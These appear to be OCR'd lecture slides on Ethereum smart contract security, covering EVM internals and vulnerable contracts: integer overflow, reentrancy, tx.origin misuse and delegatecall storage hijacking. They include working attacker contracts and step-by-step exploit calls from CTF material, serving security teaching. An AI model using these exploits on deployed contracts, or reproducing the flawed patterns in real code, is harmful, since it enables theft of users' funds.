Ethereum smart contract security

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Overview

1. The Ethereum environment
2. EVM architecture
3. Vulnerable smart contracts

What is Ethereum?

- Ethereum is a decentralized platform designed to contain several kinds of applications that are stored in a **blockchain**.
- These applications, also known as **smart contracts**, run on the **Ethereum Virtual Machine**.

ethereum


Ethereum Applications

Acronis

Blockchain

A blockchain is a **distributed** ledger used to store data in basic units called blocks.

The authenticity of the information contained in the blocks is verified by miners through a set of cryptographic algorithms known as **proof of work**.



Ethereum smart contracts

Smart contracts run on the Ethereum Virtual Machine and the results of the computation are stored in new blocks of the blockchain.

A **smart contract** is an Ethereum account that contains **code**.

They are usually written in high-level languages like Solidity and compiled to EVM bytecode.

Ethereum transactions

A **transaction** is a message from an account A to an account B that simultaneously sends ether from A to B and triggers the execution of the code of B with some specified input.

The execution of B can also trigger the execution of another contract C.

Sequences of executions are linear: when an inner execution finishes it returns some output to the outer execution, after which the outer execution resumes.

Transaction validity is checked using the nonce of the sender.

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Motivation:

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If an execution runs out of gas, its effects on the system are reverted.

Solidity

```
pragma solidity ^0.4.18;

contract BasicToken {

    mapping(address => uint256) balances;

    function transfer(address recipient, uint256 value) public {
        balances[msg.sender] -= value;
        balances[recipient] += value;
    }

    function balanceOf(address account) public returns (uint256) {
        return balances[account];
    }

}
```

Source: https://github.com/raineorshine/solidity-by-example

Solidity

```
contract SendEther {

    address a = 0x1234567890123456789012345678901234567890;

    function justSendEther() {
        a.send(1 ether);
    }

    function sendEtherAndThrowOnFailure() {
        a.transfer(1 ether);
    }

    function callContractWithLimitedGas() {
        a.call.value(1 ether).gas(10000)();
    }

    function callContractAndThrowOnFailure() {
        if(!a.call.value(1 ether).gas(10000)()) throw;
    }

}
```

Source: https://github.com/raineorshine/solidity-by-example (adapted)

Solidity

```
contract Gas_Loop {

    function() {

        for(uint i = 0; i < 10000; i+=1) {
            out_i = i;
        }

    }

    uint public out_i;

}
```

Source: https://github.com/ConsenSys/Ethereum-Development-Best-Practices/wiki/Fallback-functions-and-the-fundamental-limitations-of-using-send()-in-Ethereum-&-Solidity

EVM architecture overview

- Stack-based machine;
- Word size of the stack is 256 bits;
- Arithmetic modulo 2^{256};
- Contains 129 opcodes;
- Volatile execution memory;
- Interacts with a complex environment;
- Computational work is bounded by gas;
- *Quasi*-Turing-complete language.

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- Jumps: `JUMP`, `JUMPI`;

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- Calls to other contracts: `CALL`, `DELEGATECALL`, `CALLCODE`;

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
- Calls to other contracts: `CALL`, `DELEGATECALL`, `CALLCODE`;
- Creation and destruction of accounts: `CREATE`, `SELFDESTRUCT`.

Memory model

The execution memory is a bytearray.



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Storage model

The storage of a contract is a dictionary whose values are 256-bit words. Usually, values of global variables of smart contracts written in Solidity are recorded in their storage.

```
contract Ballot {

  address public chairperson;
  mapping(address => Voter) public voters;
  Proposal[] public props;

  function Ballot() {
    ...
  }

  ...

}
```

```
0:                  chairperson
keccak256[a0,1]:        vote0
keccak256[a1,1]:        vote1
5:                props.length
keccak256[5]:         props[0]
keccak256[5]+1:       props[1]
```

Source: Solidity documentation

Calling a contract

`CALL(gas, to, value, io, is, oo, os)`

The execution also keeps track of:

- the sender of the transaction, *from*;
- the address of the original sender of the transaction, which may not be *from*;
- the nonce of *from*.

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- the address of the original sender of the transaction, which may not be *from*;
- the nonce of *from*.

The input data $d = $ `m[io, io+is-1]` contains instructions to run the code of *to* – the first 4 bytes of the signature of the hash of the function to be called and an encoding of the arguments;

Calling a contract

The execution of *to* occurs in a fresh stack and uses a fresh memory. Fields like *caller* or *address* are replaced to *from* and *to*, respectively.

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The variants `CALLCODE` and `DELEGATECALL` do not transfer ether.

- `CALLCODE` keeps the environment: *address* is *from*. In particular, storage access and modification concern *from*'s instead of *to*'s;
- `DELEGATECALL` is similar to `CALLCODE` but it also keeps *callvalue* and *sender* from the execution of *from*.

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The function `f` to be called is identified by the first 4 bytes of the transaction input, which should match the first 4 bytes of the hash of `f(type1, type2, ...)`.

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Problem: collisions are possible.

Example: `OwnerTransferV7b711143(uint256)` and `withdraw(uint256)` hashes have the same 4 initial bytes.

Vulnerable smart contracts: example 1

```
mapping (address => uint256) balances;

function batchTransfer (address[] rec, uint256 value) returns (bool) {

    uint count = rec.length;
    uint256 amount = uint256(count) * value;

    require (count > 0 && count < 20);
    require (value > 0 && balances[msg.sender] >= amount);

    balances[msg.sender] = balances[msg.sender].sub(amount);

    for (uint i = 0; i < count; i++) {
        balances[rec[i]] = balances[rec[i]].add(value);
    }

    return true;

}
```

Vulnerable smart contracts: example 2

```
contract MiniDAO {

  mapping (address => uint) balances;

  function deposit() {
    balances[msg.sender] += msg.value;
  }

  function withdraw(uint amount) {
    if(balances[msg.sender] < amount)
      throw;
    msg.sender.call.value(amount)();
    balances[msg.sender] -= amount;
  }

}
```

Source: `https://github.com/raineorshine/solidity-by-example`

Vulnerable smart contracts: example 2

```
contract Attacker {

  uint stack = 0;
  uint amount;
  MiniDAO dao;

  function Attacker(address daoAddress) {
    dao = MiniDAO(daoAddress);
    amount = msg.value;
    dao.deposit.value(msg.value)();
  }

  function attack() {
    dao.withdraw(amount);
  }

  function () {
    if(stack++ < 10) {
      dao.withdraw(amount);
    }
  }
}
```

Vulnerable smart contracts: example 3

```
contract Telephone {

  address public owner;

    function Telephone() public {
        owner = msg.sender;
    }

    function changeOwner(address _owner) public {
        if (tx.origin != msg.sender) {
            owner = _owner;
        }
    }

}
```

Source: Zeppelin Solutions

Vulnerable smart contracts: example 4

```
contract Preservation {

    address public timeZone1Library;
    address public timeZone2Library;
    address public owner;
    uint storedTime;
    bytes4 constant setTimeSignature = bytes4(keccak256("setTime(uint256)"));

    constructor(address _timeZone1LibraryAddress, address _timeZone2LibraryAddress) public {

        timeZone1Library = _timeZone1LibraryAddress;
        timeZone2Library = _timeZone2LibraryAddress;
        owner = msg.sender;

    }

    function setFirstTime(uint _timeStamp) public {
        timeZone1Library.delegatecall(setTimeSignature, _timeStamp);
    }

    function setSecondTime(uint _timeStamp) public {
        timeZone2Library.delegatecall(setTimeSignature, _timeStamp);
    }

}
contract LibraryContract {

    uint storedTime;
    function setTime(uint _time) public {
        storedTime = _time;
    }
}
```

Source: Zeppelin Solutions

Vulnerable smart contracts: example 4

```
contract EvilLibraryContract {

    uint storedTime;
    address public timeZone1Library;
    address public owner;

    function setTime(uint _time) public {

        storedTime = _time;
        timeZone1Library = address(_time);
        owner = tx.origin;

    }

}
```

1. Deploy EvilLibraryContract;
2. contract.setSecondTime("evil_address");
3. contract.setFirstTime("evil_address").

Source: https://github.com/vigov5/ethernaut-ctf-memo/blob/master/contracts/Preservation.sol